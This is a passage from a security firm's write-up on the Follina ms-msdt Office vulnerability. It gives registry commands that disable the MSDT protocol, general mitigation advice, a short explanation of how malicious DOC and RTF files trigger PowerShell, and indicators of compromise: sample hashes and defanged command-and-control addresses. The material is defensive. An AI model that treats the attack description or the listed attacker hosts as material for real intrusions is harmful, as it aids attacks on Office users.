
Computer\HKEY_CLASSES_ROOT\ms-msdt

Name	Type	Data
(Default)	REG_SZ	URL:ms-msdt
EditFlags	REG_DWORD	0x00200000 (2097152)
URL Protocol	REG_SZ	

Figure 33: ms-msdt registry key

Disabling MSDT:

1. Run Command Prompt as Administrator.
2. To back up the registry key, execute the command "r*eg export HKEY_CLASSES_ROOT\ms-msdt any_filename*"
3. Execute the command "*reg delete HKEY_CLASSES_ROOT\ms-msdt /f*".



```
C:\WINDOWS\system32>reg export HKEY_CLASSES_ROOT\ms-msdt msdt-backup
The operation completed successfully.  Backup registry key incase to undo the disable

C:\WINDOWS\system32>reg delete HKEY_CLASSES_ROOT\ms-msdt /f
The operation completed successfully.  Delete ms-msdt key

C:\WINDOWS\system32>
```

Figure 34: Backup and delete ms-msdt key

Microsoft also advises that "customers with Microsoft Defender Antivirus **should turn on cloud-delivered protection and automatic sample submission**. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats."

Also, people are advised to **disable the preview pane in Windows Explorer** to avoid such an attack regarding the preview pane attack vector**.**
Companies and organizations should be aware of users and their employees to **be careful and stay alert when opening or receiving a document from an untrusted source**. Identifying, detecting, and deleting malicious emails or attachments is the best thing we can do to defend against this threat until Microsoft release the official patch for this vulnerability.

Netbytesec team also recommended user **use Anti-Virus or any security solution** to minimize and detects this type of attack in their environment.

Conclusion

Netbytesec team concludes that the vulnerability or Follina attack is critical as the exploit is able to execute arbitrary code specifically malicious code in the perspective of security concern. The attack abuses the ms-msdt scheme to make the exploit work by delivering the attack vector via Microsoft Office documents format including DOC, DOCX, and RTF. Upon opening the malicious document, victims will completely be infected by the malicious code as the PowerShell code will be run in the background without the user's concern. The Follina has a zero-click attack if the attacker saves the document as RTF. The zero-click attack is triggered when victims enable the preview pane in their Windows machine and preview the malicious RTF via the preview pane. The attack is easy to replicate and reproduce. Thus, this type of attack will be seen a lot in the wild after this.

Indicator of Compromie (IOCs)

Samples' MD5 hashes

Filename	MD5 hash
CSAFP'S_GUIDANCE_RE_NATIONAL_AND_LOCAL_ELECTION_2022_NLE.docx	8ee8fe6f0226e346e224cd72c728157c
РЭТ-ЮМ-3044 от 12.04.2022.doc	6bcee92ab337c9130f27143cc7be5a55
приглашение на интервью.doc	f531a7c270d43656e34d578c8e71bc39
05-2022-0438.doc	52945af1def85b171870b31fa4782e52
手发机房接单-渠道报价单-全网最低价.docx	14aff46aaffbad783974ba819dba6e41
Exposing_Sonish_Liar!!!.doc	529c8f3d6d02ba996357aba535f688fc
Employment Agreement	242d2fa02535599dae793e731b6db5a2

Command and Control Server

- 141[.]98[.]215[.]99
- www[.]sputnikradio[.]net
- www[.]xmlformats[.]com
- coolrat[.]xyz
- tibet-gov[.]web[.]app
- exchange[.]oufca[.]com.[]au
- 45[.]76[.]53.253
- 45[.]77.156[.]179
- seller-notification[.]live

Reference and further reading

1. https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e
2. https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug
3. https://gist.github.com/tothi/66290a42896a97920055e50128c9f040